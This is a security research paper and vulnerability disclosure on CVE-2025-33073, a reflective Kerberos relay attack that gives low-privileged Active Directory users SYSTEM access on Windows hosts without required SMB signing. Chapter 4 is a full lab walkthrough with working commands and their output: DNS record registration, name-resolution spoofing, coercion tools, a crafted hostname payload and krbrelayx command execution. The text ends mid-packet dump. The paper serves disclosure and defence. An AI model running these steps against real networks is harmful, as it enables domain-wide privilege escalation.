Reflective Kerberos Relay Attack

RedTeam Pentesting GmbH

11 June 2025

CVE-2025-33073

rt-sa-2025-002

Revision	**Date**	**Description**
1.0	7 March 2025	Initial version (disclosed to Microsoft)
1.1	11 June 2025	Added timeline (chapter 6); added reference IDs on first page; removed wspcoerce from paper and linked to it on GitHub instead; moved patch from section 3.3 to section 7.1; added reference to recently released blog about coercion in chapter 3

Contents

1 Abstract

This research describes the *Reflective Kerberos Relay Attack* which remotely allows low-privileged Active Directory domain users to obtain `NT AUTHORITY\SYSTEM` privileges on domain-joined Windows computers. This vulnerability affects all domain-joined Windows hosts that do not require SMB signing of incoming connections. In their default configurations, this includes all Windows 10 and 11 versions up to 23H2 and all Windows Server versions including 2025 24H2 and excluding domain controllers.

In a *reflective* relay attack or *loopback* relay attack, authentication messages are relayed back to the same host they originated from. While protections against these attacks were implemented for the now deprecated NTLM protocol in 2008 with `MS08-068`, the Kerberos authentication protocol seems to lack these protections. This paper presents a method to remotely induce situations where a computer authenticates to an attack system with a Kerberos service ticket for the computer's own SMB service. This ticket can then be relayed back to the computer resulting in a successful authentication in the name of the corresponding computer account. While this account should not hold any privileges of note, it was discovered that the resulting session is endowed with full administrative privileges instead, including the ability to launch processes as `NT AUTHORITY\SYSTEM`.

2 Introduction

Relay attacks are among the most powerful attacks in the context of Active Directory, primarily due to the notoriously vulnerable NTLM authentication protocol[1,2], which is deprecated[3] but still enabled by default. Such relay attacks allow attackers to forward authentication messages from various protocol clients to services on hosts chosen by the attackers in order to obtain an authenticated session without requiring possession of the actual credentials.

The Kerberos authentication protocol[4] provides protections against such attacks by design. However, the implementation of Kerberos in Active Directory introduces gaps in these protections[5]. As a result of extensive research in the recent years, various Kerberos relay attacks were proposed and implemented successfully[6,7,8]. While they are usually less flexible and often require more effort to exploit compared to NTLM relay attacks, they nonetheless pose a significant risk. However, many aspects of Kerberos relaying are not yet fully researched or implemented.

This research is focussed on the viability of reflective Kerberos relay attacks. While prior research has covered similar aspects in the context of local privilege escalation attacks, the goal of this research is to remotely coerce a host to authenticate to the attack system with a ticket which is suitable to be relayed back to the same host. This scenario provides various challenges that are discussed and overcome in chapter 3. With the obtained knowledge, a successful attack is conducted in chapter 4, which leads to an unexpected additional elevation of privileges on the attacked system. Finally, possible causes of the vulnerability are investigated in chapter 5.

[1] https://learn.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview
[2] https://en.hackndo.com/ntlm-relay/
[3] https://learn.microsoft.com/en-us/windows/whats-new/deprecated-features
[4] https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview
[5] https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
[6] https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6/
[7] https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx
[8] https://www.synacktiv.com/en/publications/abusing-multicast-poisoning-for-pre-authenticated-kerberos-relay-over-http-with

3 Prerequisites and Theory

In this chapter, the Reflective Kerberos Relay Attack is explained in theory, focussing on each aspect and issues that need to be overcome.

In order to able to perform relay attacks, an attacker must be in a position to receive authentication messages from another host. This can be achieved in multiple ways. One of the most obvious ways is to achieve a machine-in-the-middle position, for example using local name resolution spoofing or DHCPv6 DNS takeover with tools such as pretender[1]. However, as will be discussed in section 3.2, this approach is less conductive for the kind of attack that is of interest for this research. Instead, coercion techniques were employed. A detailed blog post about coercion was recently released by RedTeam Pentesting[2].

3.1 Authentication Coercion

Authentication coercion techniques exploit the fact that Windows hosts expose a multitude of Remote Procedure Call (RPC) APIs that allow attackers to call methods with which the host can be coerced to authenticate to an arbitrary other system[3]. In contrast to exploiting a machine-in-the-middle position, this approach allows attacker to precisely specify the authentication target, which is crucial for Kerberos relay attacks[4].

The details of each available coercion methods are tangential to the actual Kerberos relay attack. However, it is important to investigate the viability and limitations of each method because they determine the scenarios in which the final attack can be employed. The following methods that can be remotely exploited with any domain user account where investigated:

[1]`https://github.com/RedTeamPentesting/pretender/`
[2]`https://blog.redteam-pentesting.de/2025/windows-coercion/`
[3]`https://learn.microsoft.com/en-us/defender-for-identity/lateral-movement-alerts`
[4]`https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html`

EFSR The Encrypting File System Remote protocol (EFSR[5]) exposes multiple functions like `EfsRpcOpenFileRaw`[6] or `EfsRpcAddUsersToFile`[7] that allow attackers to specify network resources to which the host will then connect and authenticate. This coercion method was popularised by `PetitPotam`[8]. While this coercion method used to work by default on any Windows host, this changed with recent Windows versions. Since Windows 11, the EFS service is not started by default but on-demand. However, low-privileged attackers with access to an SMB share on the host can cause the service to be started remotely.

RPRN Through the Print System Remote Protocol (RPRN[9]), the print spooler service exposes the function `RpcRemoteFindFirstPrinterChangeNotificationEx`[10] which can be used to coerce authentication. This method is dubbed `printerbug`. Since Windows 11, the resulting connection uses DCERPC without SMB. While the DCERPC connection can still be used for other attacks, it is not suitable for the Reflective Kerberos Relay attack as the technique discussed in section 3.2 does not apply in this case. Nonetheless, RPRN can still be leveraged on older operating system versions such as Windows 10 and Server 2019[11].

WSP The Windows Search Service implements the Windows Search Protocol (WSP[12]) which allows attackers to send queries that reference remote paths triggering an authenticated connection. This service appears to only be running on client systems by default, but it also can easily be enabled on server systems for a better search experience.

DFSNM The Distributed File System Namespace Management Protocol (DFSNM[13]) can also similarly be exploited through the functions `NetrDfsRemoveStdRoot`[14] as well as `NetrDfsAddStdRoot`[15]. However, this service is only installed by default on domain

[5] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31`
[6] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/ccc4fb75-1c86-41d7-bbc4-b278ec13bfb8`
[7] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/afd56d24-3732-4477-b5cf-44cc33848d85`
[8] `https://github.com/topotam/PetitPotam`
[9] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1`
[10] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/eb66b221-1c1f-4249-b8bc-c5befec2314d`
[11] The RPRN behaviour of Server 2022 was not evaluated.
[12] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wsp/67328dcc-4e12-4e1e-be80-d91684df2f98`
[13] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsnm/95a506a8-cae6-4c42-b19d-9c1ed1223979`
[14] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsnm/e9da023d-554a-49bc-837a-69f22d59fd18`
[15] `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsnm/b18ef17a-7a9c-4e22-b1bf-6a4d07e87b2d`

controllers which also require SMB signing by default. Thus, while this service can be used in principle for the Reflective Kerberos Relay Attack, it cannot be used on systems in their default configuration.

This list of possible coercion methods is not meant to be exhaustive. Instead it only covers methods with publicly available implementations that can still be exploited on up-to-date systems. Also, each method may trigger SMB or HTTP connections or both depending on various factors. However, for this research, only SMB connections are considered.

Depending on whether the attack target is a Windows client or server, different coercion methods are likely to work. Clients can be reliably coerced by exploiting WSP while the situation heavily depends on the active services for server systems. However, on older operating systems such as Windows Server 2019, the EFS service is started by default, allowing for reliable coercion. On newer systems, attackers may be able to cause the EFS service to be started themselves if they can access an SMB share. As a result, it is rather likely that coercion is possible for a significant number of hosts in a realistic Active Directory environment.

After identifying a working coercion method, the next step is to construct the target name in a specific way in order to make Kerberos relaying possible.

3.2 Decoupling of Coercion Target and Service Principal Name

When authenticating with NTLM, it is of very little consequence whether the target is specified using an IP address or a hostname as long as the hostname resolves to the respective address. This is dramatically different when using Kerberos authentication. With Kerberos, the client has to request a service ticket for the target service which is then used similar to an authentication token. When requesting a service ticket, the respective service is identified by its Service Principal Name (SPN[16]). The SPN is a string that is structured as follows[17]:

```
<service class>/<host>:<port>/<service name>
```

However, the port and service name are optional and most commonly, the SPN only consists of the mandatory parts (`<service class>/<host>`). The service class is `cifs` for an SMB service but it is often identical to the protocol name (e.g. `http`, `ldap`). The host is either a DNS or NetBIOS name. An SPN of the SMB server on a Windows server named `server1` could therefore be `cifs/server1` or `cifs/server1.domain.tld`.

[16]https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names
[17]https://learn.microsoft.com/en-us/windows/win32/ad/name-formats-for-unique-spns

In theory, each service and therefore each SPN should possess a unique key. The service ticket is encrypted for each key such that only the service specified in it can decrypt and verify the ticket. Therefore, a service ticket cannot simply be relayed to another service, since the service would not be able to decrypt the ticket, thus providing an effective protection against such attacks. In practice, however, most services on a Windows host use the computer account's Kerberos key as a shared key[18]. This implementation detail facilitates multiple cross-protocol Kerberos relay attacks[19,20,21]. However, as this research focuses on reflective relay attacks using SMB, the shared service keys are of no consequence in this case.

Instead, attackers have to deal with a different predicament: The target host must be coerced to connect to the attack system, however the service ticket must correspond to the host's own SMB service. However, when the attack system's hostname is specified during coercion, the host will not be able to obtain the correct service ticket. If the target's hostname is specified, on the other hand, the correctly generated service ticket will not be sent to the attack system.

However, both factors can be achieved at the same time by exploiting an implementation detail of the SMB client. It is possible to append a Base64-encoded binary structure named `CREDENTIAL_TARGET_INFORMATIONW`[22] to a hostname, which is included during address resolution but stripped when requesting a service ticket. This allows attackers to append the minimal encoded structure to the hostname in order to prevent the host from connecting to itself without affecting the SPN for the service ticket[23].

For example, to attack a host named `client1`, attackers can coerce authentication to the following hostname:

```
client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
```

If attackers are able to make this hostname resolve to their attack system, they will obtain a service ticket for `cifs/client1` since the binary structure (marked red) will be stripped when the ticket is requested, leaving only the desired SPN hostname (marked green).

Since a hostname based on this scheme is very unlikely to be used in practice, it should be possible by default for any domain user to register this hostname themselves using the Active

[18] https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
[19] https://github.com/dirkjanm/krbrelayx
[20] https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx
[21] https://www.synacktiv.com/en/publications/abusing-multicast-poisoning-for-pre-authenticated-kerberos-relay-over-http-with
[22] https://learn.microsoft.com/en-us/windows/win32/api/wincred/ns-wincred-credential_target_informationw
[23] This technique is also used by some of the other aforementioned Kerberos relay attacks

Directory Integrated DNS (ADIDNS[24]) and point it to the attack system. Likewise, it is possible to perform local name resolution spoofing or to conduct a DHCPv6 DNS takeover attack to be able to answer the name resolution request directly[25].

3.3 Bypassing NTLM Prioritisation

After coercing authentication using a suitable SPN, the resulting connection has to be accepted and handled. This can be done with krbrelayx[26] which already supports various Kerberos relay attacks.

However, in practice the coerced authentication will be authenticated using NTLM instead of Kerberos. While this is unexpected given that Windows usually prioritises Kerberos over NTLM, this is likely a result of reversed priorities when performing loopback authentication. Seemingly, the `Negotiate` authentication client recognises its own hostname and switches priorities such that NTLM is preferred over Kerberos.

Nonetheless, this is merely a prioritisation issue that can be fixed by modifying krbrelayx to stop advertising NTLM support in its SMB server entirely. This is done by removing the NTLMSSP mechanism OID from the SPNEGO buffer in the SMB dialect negotiation handler (see appendix 7.1).

As a result, the Kerberos service ticket can be received and relayed back to the host it originated from.

[24]`https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/dns-and-ad-ds`
[25]`https://blog.redteam-pentesting.de/2022/introducing-pretender/`
[26]`https://github.com/dirkjanm/krbrelayx`

4 Reflective Kerberos Relay Attack

In this chapter, the Reflective Kerberos Relay Attack is demonstrated by executing a sample run in a testing environment. The environment consists of the Active Directory domain `lab.redteam` including a domain controller `dc.lab.redteam` (Windows Server 2025 24H2) and a client `client1.lab.redteam` (Windows 11 23H2). Both hosts as well as the domain itself are in their default configuration. It is assumed that an attacker introduced an attack system with the IP address `192.168.56.11` (Linux) to the network. Additionally, the attacker is also assumed to have compromised the low-privileged domain user account `user1@lab.redteam`.



Windows Host
Hostname: client1
Kerberos Ticket Request:
User: NT AUTHORITY\SYSTEM
Credentials: client1$
Target SPN : cifs/client1
DNS Lookup:
Query: client11UWhRCA...AAA
Reply: 192.168.56.11
Privilege Escalation:
client1$
NT AUTHORITY\SYSTEM
RPC Coercion: Connect and authenticate to client11UWhRCAAAAAAA...AAAYBAAAA!
Coerced SMB Connection:
Authenticated as client1$ for SPN cifs/client1
SMB Connection with Reflected Ticket:
Authenticated as client1$ for SPN cifs/client1
Attack System
IP: 192.168.56.11
Self-Registered Hostname:
client11UWhRCAA...YBAAAA
Coercer
wspcoerce
NetExec
...
krbrelayx.py

Figure 4.1: Schematic Depiction of a Reflective Kerberos Relay Attack

In the following, attackers use the compromised domain user account to coerce the Windows 11 computer `client1` to connect back to the attack system using SMB and authenticate using a Kerberos service ticket for `cifs/client1`. This service ticket is then reflected back to the SMB server on `client1` in order to obtain an authenticated SMB session. Figure 4.1 depicts the attack which ultimately results in a privilege escalation.

4.1 Name Resolution Setup

Before executing the attack, it has to be ensured that the hostname including the encoded binary structure `client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` resolves to the attack system (see section 3.2) . This can be done in multiple ways with different advantages and downsides.

ADIDNS Hostname Registration

Attackers with a low-privileged domain account (marked green) can register the hostname in the Active Directory Integrated DNS (ADIDNS). In the following, `dnstool` from krbrelayx is used to register the hostname (marked red) to resolve to the attack system (marked blue):

```
$ dnstool.py ldaps://dc.lab.redteam -port 636 \
    -u 'lab.redteam\user1' -p 'KojbyRyibdinWom)' \
    -a add \
    -r client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.lab.redteam \
    -d 192.168.56.11
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

$ dnstool.py ldaps://dc.lab.redteam -port 636 \
    -u 'lab.redteam\user1' -p 'KojbyRyibdinWom)' \
    -a query \
    -r client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.lab.redteam
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
DC=client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=lab.redteam,CN=
    MicrosoftDNS,DC=DomainDnsZones,DC=lab,DC=redteam
[+] Record entry:
 - Type: 1 (A) (Serial: 60)
 - Address: 192.168.56.11

$ dig +short client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.lab.redteam
192.168.56.11
```

An advantage of this method is that the hostname can be resolved by hosts in other network segments.

Name Resolution Spoofing

An alternative to registering the hostname is local name resolution spoofing. Since it is unlikely that the hostname is legitimately registered in ADIDNS, the Windows resolver will fall back to local name resolution via mDNS, LLMNR or NetBIOS-NS[1]. Using pretender, these local name resolution queries for the aforementioned hostname (marked red) can be answered with the attack system IP address (marked blue):

```
$ sudo pretender -i eth1 --no-dhcp-dns --no-timestamps \
    --spoof '*1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA*'
Pretender by RedTeam Pentesting v1.3.2-74e629fcc5
Listening on interface: eth1
IPv4 relayed to: 192.168.56.11
IPv6 relayed to: fe80::a00:27ff:fe89:bdac
Answering queries for: *1uwhrcaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaybaaaa*

[mDNS] listening via UDP on [ff02::fb%eth1]:5353
[NetBIOS] listening via UDP on 192.168.56.255:137
[LLMNR] listening via UDP on [ff02::1:3%eth1]:5355
[mDNS] listening via UDP on 224.0.0.251:5353
[LLMNR] listening via UDP on 224.0.0.252:5355
[...]
[mDNS] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (A) queried by
    192.168.56.10 (client1.lab.redteam)
[mDNS] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (A) queried by
    fe80::6698:d1c7:60cb:8eb9 (client1.lab.redteam, 192.168.56.10)
[mDNS] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (AAAA) queried
    by 192.168.56.10 (PCSSystemtec)
[mDNS] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (AAAA) queried
    by fe80::6698:d1c7:60cb:8eb9 (client1.lab.redteam, 192.168.56.10)
[LLMNR] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (A) queried by
    fe80::6698:d1c7:60cb:8eb9 (client1.lab.redteam, 192.168.56.10)
[LLMNR] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (A) queried by
    192.168.56.10 (client1.lab.redteam)
[LLMNR] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (AAAA) queried
    by fe80::6698:d1c7:60cb:8eb9 (client1.lab.redteam, 192.168.56.10)
[LLMNR] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" (AAAA) queried
    by 192.168.56.10 (client1.lab.redteam)
```

This method does not require attackers to directly interact with the Active Directory configuration. However, local name resolution queries can only be spoofed for hosts in the same local network segment.

[1]https://blog.redteam-pentesting.de/2022/introducing-pretender/

DHCPv6 DNS Takeover

If all local name resolution protocols are disabled (which is a non-default configuration), a DHCPv6 DNS takeover attack can be performed with pretender if the network is not already using IPv6[2,3]. In this attack, pretender provides a DNS server bound to an IPv6 address and a DHCPv6 server. The DHCPv6 server will assign IPv6 addresses as well as the aforementioned DNS server to clients in the local network segment. Since DNS servers that are reachable over IPv6 are preferred, the resolver will use the malicious DNS server rather than the IPv4 DNS server provided by the domain controller that was originally configured. This allows attackers to respond to any DNS queries with arbitrary responses.

In the following command, pretender is configured to relay all hostnames that are irrelevant to the Reflective Kerberos Relay Attack (marked red) to the domain controller's DNS server (marked green) to avoid unnecessary disruption:

```
$ sudo -E /vagrant/pretender -i eth1 --no-timestamps --no-lnr \
    --spoof '*1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA*' \
    --delegate-ignored-to dc.lab.redteam
Pretender by RedTeam Pentesting v1.3.2-74e629fcc5
Listening on interface: eth1
IPv4 relayed to: 192.168.56.11
IPv6 relayed to: fe80::a00:27ff:fe89:bdac
Answering queries for: *1uwhrcaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaybaaaa*
Ignored DNS queries are delegated to DNS server: 192.168.56.5:53

[DHCPv6] listening via UDP on [ff02::1:2%eth1]:547
[DNS] listening via TCP on [fe80::a00:27ff:fe89:bdac%eth1]:53
[DNS] listening via UDP on [fe80::a00:27ff:fe89:bdac%eth1]:53
[RA] sending unsolicited router advertisement with DNS server
[DHCPv6] responding to SOLICIT from fe80::6698:d1c7:60cb:8eb9 (client1.lab.
    redteam, 192.168.56.10) by assigning IPv6 "fe80::8000:800:27f9:ae55" (
    DHCP client: Microsoft)
[DHCPv6] responding to REQUEST from fe80::6698:d1c7:60cb:8eb9 (client1.lab.
    redteam, 192.168.56.10) by assigning DNS server and IPv6 "fe80
    ::8000:800:27f9:ae55" (DHCP client: Microsoft)
[...]
[DNS] "client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.lab.redteam" (A)
    queried by fe80::6698:d1c7:60cb:8eb9 (client1.lab.redteam, 192.168.56.10)
```

This attack is slightly more intrusive than local name resolution spoofing and also only works within the local network segment.

[2] https://blog.redteam-pentesting.de/2022/introducing-pretender/
[3] https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/

4.2 SMB Relay Server

Before coercing `client1` to connect to the attack system, the SMB relay server must be set up. For this, a modified version of krbrelayx is used. It is configured to relay authentication to the SMB server of `client1` (marked red) and use the resulting SMB session to execute the command `whoami` (marked green) by creating a service via DCERPC over named pipes:

```
$ krbrelayx.py --target smb://client1.lab.redteam -c whoami
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
```

4.3 Authentication Coercion

With hostname resolution and an SMB relay server setup, attackers can coerce `client1` to authenticate to the attack system. When attacking a client system, the most reliable coercion option is Windows Search Protocol (WSP) coercion, as it works in the default configuration on all current Windows 11 clients. This step again requires a low-privileged domain user account and can be performed with `wspcoerce`[4]:

```
$ wspcoerce \
    'lab.redteam/user1:KojbyRyibdinWom)@client1.lab.redteam' \
    file:////client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA/path
```

If either the EFS or the DFS service is running, other coercion methods can be employed using tools such as nxc[5] or Coercer[6]:

```
$ nxc smb client1.lab.redteam -u user1 -p 'KojbyRyibdinWom)' \
    -M coerce_plus \
    -o LISTENER=client11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
```

[4] `https://github.com/RedTeamPentesting/wspcoerce`
[5] `https://www.netexec.wiki/`
[6] `https://github.com/p0dalirius/Coercer`

4.4 Reflective Relay Attack

After successfully coercing `client1` to connect and authenticate to the attack system, the Kerberos `AP_REQ`[7] message including the ticket is reflected back to `client1` by krbrelayx[8]. Due to the peculiarities of the SMB client's hostname handling described in section 3.2, the service ticket was also issued for the service identified by the SPN `smb/client1`.

As a result, it is expected that the authentication succeeds as long as there no protections against reflected Kerberos authentication apply. However, it is also expected that the resulting session that is authorised as the respective computer account has no noteworthy permissions. Instead, it was observed that resulting sessions have administrative privileges. This allows attackers to start services that run as the high-privileged `NT AUTHORITY\SYSTEM`[9] account, as indicated by the output of the `whoami` command (marked red):

```
$ krbrelayx.py --target smb://client1.lab.redteam -c whoami
[...]
[*] SMBD: Received connection from 192.168.56.10
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: client1.lab.redteam
nt authority\system

[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

This demonstrates that a Reflective Kerberos Relay Attack grants attackers, who can coerce an SMB connection from a target system without server-side SMB signing, administrative permissions on said target. The client-side SMB signing preference of the attacked host is irrelevant for this attack.

Note that the way krbrelayx executes commands and retrieves their output is likely detected by antivirus solutions. However, custom implementations can still leverage the administrative privileges in order to compromise the host without being detected. Nonetheless, such implementations are out of scope for this research.

[7]https://datatracker.ietf.org/doc/html/rfc4120#section-3.2.1
[8]https://github.com/dirkjanm/krbrelayx
[9]https://learn.microsoft.com/en-us/windows/win32/services/localsystem-account?redirectedfrom=MSDN

4.5 Impact and Affected Systems

The core issue behind this vulnerability is that the service ticket of a computer account grants attackers administrative privilege in a relay attack when it originates from the same computer, even though these privileges would not be granted to the computer account with regular authentication. This core issue affects all tested Windows versions up to and including Windows 11 24H2 and Server 2025 24H2.

However, it can only be exploited when SMB signing for incoming connections is disabled or optional. This excludes domain controllers, as well as Windows 11 version 24H2, since SMB signing is required for these versions by default. As a result, only client versions up to Windows 11 23H2 and non-domain-controller server versions can be exploited in their default configurations.

Lastly, it must be possible to remotely coerce an SMB connection from the target host. This is possible on all Windows client versions by default through the Windows Search Protocol. On newer server versions such as Windows Server 2025, this is not possible by default. However, attackers with access to a file share on the server can remotely start the EFS service such that coercion is possible again. Similarly, a server becomes vulnerable when a user enables the Windows Search service which is disabled by default. It also has to be considered that other coercion methods may exist which are not covered by this research.

Even considering these limitations, it is likely that there is considerable attack surface in typical Active Directory scenarios. This especially holds when not all clients were updated to Windows 11 24H2 or to Windows 11 in general, for example due the lack of a TPM or supported CPU. The same holds for older server version such as Windows Server 2019[10]. It is also likely that the SMB signing policy is loosened on certain hosts for compatibility with legacy systems that do not support SMB signing.

[10]The behaviour of Windows Server 2022 was not investigated during this research.


5 Investigation of Possible Causes

It was not possible to conclusively determine the root cause of the fact that the session resulting from the Reflective Kerberos Relay attack is endowed with administrative privileges. However, it was still possible to identify a likely cause.

Based on the understanding gained during this research, some local built-in accounts such as `NT AUTHORITY/SYSTEM`[1] and `NT AUTHORITY/NETWORK SERVICE`[2] use the computer account domain credentials to authenticate outgoing connections. However, the computer account credentials do not directly correspond to these built-in accounts in a way that for example the credentials of other accounts directly correspond to their respective users. For example, when authenticating using the extracted credentials of a computer account, the resulting session is no different than the session of any other domain account. It is also not possible to directly authenticate as either `NT AUTHORITY/SYSTEM` or `NT AUTHORITY/NETWORK SERVICE` over the network, as there are no credentials that map to these accounts.

However, the Kerberos `AP_REQ`[3] contains two properties in the form of `AuthorizationData`[4] entries in its authenticator, which are only processed when the `AP_REQ` is presented to the same host it originated from. Figure 5.1 shows the structures `KERB_AD_RESTRICTION_ENTRY`[5] (marked red and labelled `aD-TOKEN-RESTRICTION`) and `KERB_LOCAL`[6] (marked blue and labelled `aD-LOCAL`) from the reflected `AP_REQ` within Wireshark[7].

[1] https://learn.microsoft.com/en-us/windows/win32/services/localsystem-account?redirectedfrom=MSDN
[2] https://learn.microsoft.com/en-us/windows/win32/services/networkservice-account
[3] https://datatracker.ietf.org/doc/html/rfc4120#section-3.2.1
[4] https://datatracker.ietf.org/doc/html/rfc4120#section-5.2.6
[5] https://learn.microsoft.com/de-de/openspecs/windows_protocols/ms-kile/1aeca7fb-d6b4-4402-8fa4-6ec3e955c16e
[6] https://learn.microsoft.com/de-de/openspecs/windows_protocols/ms-kile/2a01b297-c47f-4547-9268-cf589aedd063
[7] https://www.wireshark.org/



```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: f20595e76ece7c8d02d4ad25e245dc28ad80e9f6ec0c699272fbb150e4a9a4a94a1812430564dc71ac9ce922e6de3e2c453c834328c3dcd0568f527eddec4990]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x01, Signing enabled
